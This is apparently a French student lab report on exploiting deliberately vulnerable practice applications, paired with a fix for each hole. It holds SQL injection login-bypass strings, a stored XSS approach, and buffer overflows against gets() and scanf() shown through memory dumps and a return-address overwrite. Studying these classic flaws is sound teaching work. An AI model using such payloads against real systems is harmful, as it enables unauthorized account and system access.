

On remarque dans la dernière capture d'écran que l'exploit tente d'accéder à la machine à l'infini, ce qui prouve qu'elle n'est plus accessible et donc n'est plus réalisable.

## Question 5 - Site web PHP vulnérable [/1.5]

### Injection de SQL (SQLi)


1. Login : gigi' #

Pwd : #



2. Login : ' or '='

Pwd : ' or '='



3. Pour la première attaque, on connaît un nom d'utilisateur, donc on le rentre pour s'arranger que la suite de la ligne de commande soit commenté (#). On rentre ensuite un autre caractère de commentaire pour le mot de passe, et on arrive à s'authentifier.

Pour la deuxième attaque, on ne connaît pas de nom d'utilisateur, alors on donne dans les deux champs une condition (or) avec une expression qui est toujours vrai.

4.

```
extract($_POST);
```

```
$req = $bdd->prepare("select mem_code from MEMBRES where mem_login = ? and mem_pwd = ?");
```

```
$req->execute(array($login, $password));
```

```
$result = mysql_query($req) or
```


```
die ("Error : the SQL request<br><br>".$req."<br><br>is not valid: ".mysql_error());
```

```
list($mem_code) = mysql_fetch_array($result);
```

```
if (empty($mem_code)){ //verifier que la requete a retourné une réponse positive
```

## Cross Site Scripting (XSS)

1. Le site affiche le nom des utilisateurs en page d'accueil, il suffit de remplacer le nom d'un utilisateur par le script  
L'accès à un compte étant possible grâce à une injection SQL.



2. Pour corriger cet faille, on peut utiliser la fonction htmlspecialchars() au niveau du fichier qui traite les formulaire, ainsi, toutes les caracteres spéciaux qui seront entrés et qui contiennent des caractères du type '<' ou encore '"' seront remplacés par leur équivalent en HTML.  
Par exemple : " = &quot;

## Question 6 - Hacking « facile » [/1]

1.

Comme nom d'utilisateur, on rentre 80 caractères, sachant que les 20 premiers vont correspondre à notre nom d'utilisateur, les 20 suivants seront écrits dans le mot de passe de notre utilisateur. A partir de là, on commence à écrire dans le tableau contenant les utilisateurs. Les deux derniers sets de 20 caractères remplaceront donc respectivement le nom d'utilisateur root, et le mot de passe de root.

Il suffit ensuite de rentrer le même mot de passe utilisé plus haut (deuxième set de 20 caractères) et on peut se connecter.

Address	Hex dump	ASCII
00CC3000	96 25 C0 68 B1 19 BF 44	q%4hD
00CC3008	FF FF FF FF FF FF FF FF	
00CC3010	FE FF FF FF 01 00 00 00	■ 0...
00CC3018	20 20 20 20 20 20 20 20	
00CC3020	20 20 20 20 20 20 20 20	
00CC3028	20 20 20 00 20 20 20 20	.
00CC3030	20 20 20 20 20 20 20 20	
00CC3038	20 20 20 20 20 20 20 00	.
00CC3040	72 6F 6F 74 00 00 00 00	root....
00CC3048	00 00 00 00 00 00 00 00	.....
00CC3050	00 00 00 00 39 38 37 36	....9876
00CC3058	35 00 00 00 00 00 00 00	5.....
00CC3060	00 00 00 00 00 00 00 00	.....
00CC3068	60 6F 69 00 00 00 00 00	moi.....
00CC3070	00 00 00 00 00 00 00 00	.....
00CC3078	00 00 00 00 61 6C 6C 6F	....allo
00CC3080	00 00 00 00 00 00 00 00	.....
00CC3088	00 00 00 00 00 00 00 00	.....
00CC3090	61 62 63 00 00 00 00 00	abc.....
00CC3098	00 00 00 00 00 00 00 00	.....
00CC30A0	00 00 00 00 6D 6F 74 64	....motd
00CC30A8	65 70 61 73 73 65 00 00	epasse..
00CC30B0	00 00 00 00 00 00 00 00	.....
00CC30B8	00 00 00 00 00 00 00 00	.....
00CC30C0	00 00 00 00 00 00 00 00	.....

```
0123456789012345678 0123456789012345678 0123456789012345678 0123456789012345678
0123456789012345678
Bienvenu sur ce systeme...
```

Address	Hex dump	ASCII
00CC3000	88 C1 78 04 77 3E 87 FB	è1x♦w>qr
00CC3008	FF FF FF FF FF FF FF FF	
00CC3010	FE FF FF FF 01 00 00 00	■ 0...
00CC3018	30 31 32 33 34 35 36 37	01234567
00CC3020	38 39 30 31 32 33 34 35	89012345
00CC3028	36 37 38 20 30 31 32 33	678 0123
00CC3030	34 35 36 37 38 39 30 31	45678901
00CC3038	32 33 34 35 36 37 38 00	2345678.
00CC3040	30 31 32 33 34 35 36 37	01234567
00CC3048	38 39 30 31 32 33 34 35	89012345
00CC3050	36 37 38 20 30 31 32 33	678 0123
00CC3058	34 35 36 37 38 39 30 31	45678901
00CC3060	32 33 34 35 36 37 38 00	2345678.
00CC3068	60 6F 69 00 00 00 00 00	moi.....
00CC3070	00 00 00 00 00 00 00 00	.....
00CC3078	00 00 00 00 61 6C 6C 6F	....allo
00CC3080	00 00 00 00 00 00 00 00	.....
00CC3088	00 00 00 00 00 00 00 00	.....
00CC3090	61 62 63 00 00 00 00 00	abc.....
00CC3098	00 00 00 00 00 00 00 00	.....
00CC30A0	00 00 00 00 6D 6F 74 64	....motd
00CC30A8	65 70 61 73 73 65 00 00	epasse..
00CC30B0	00 00 00 00 00 00 00 00	.....
00CC30B8	00 00 00 00 00 00 00 00	.....
00CC30C0	00 00 00 00 00 00 00 00	.....



2.

La fonction gets ne protège pas contre le bufferoverflow. Il faut utiliser la fonction fgets qui permet de contrôler le nombre de caractère maximal pouvant être entré.

Au lieu de gets(username), on aurait fgets(username, 20, stdin).

### **Question 7 - Hacking « difficile » [/1.5]**

1

```
*****
** Bienvenue dans le gestionnaire de fichier **
*****

Menu :
    1.Lister les fichiers
    2.Afficher un fichier
    3.Uploader un fichier
    0.Quitter

Choix (indiquer le numero): 2

Nom du fichier (avec l'extension): AAAAAAAAAAAAAAAAAAAAAAAAAA^S@
Fichier introuvable !
Bienvenu sur l'interface d'upload de fichier
```

Grâce à Ollydbg, on a trouvé l'adresse 00 40 13 5C à laquelle se trouve l'appel de la fonction logon..

Nous sommes entrés dans le menu d'affichage d'un fichier (2). En entrant 28 caractères, on réussit à entrer dans le stack, puis on renseigne à la suite l'adresse cité plus haut en prenant compte le fait que la mémoire fonctionne en Little Endian, ce qui saute la vérification d'authentification.

2. Il suffit de remplacer le scanf dans la fonction afficher par un fgets (fichier, 28, stdin).